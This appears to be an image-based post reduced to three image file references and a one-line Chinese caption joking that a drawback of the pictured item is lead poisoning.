









缺點：會鉛中毒






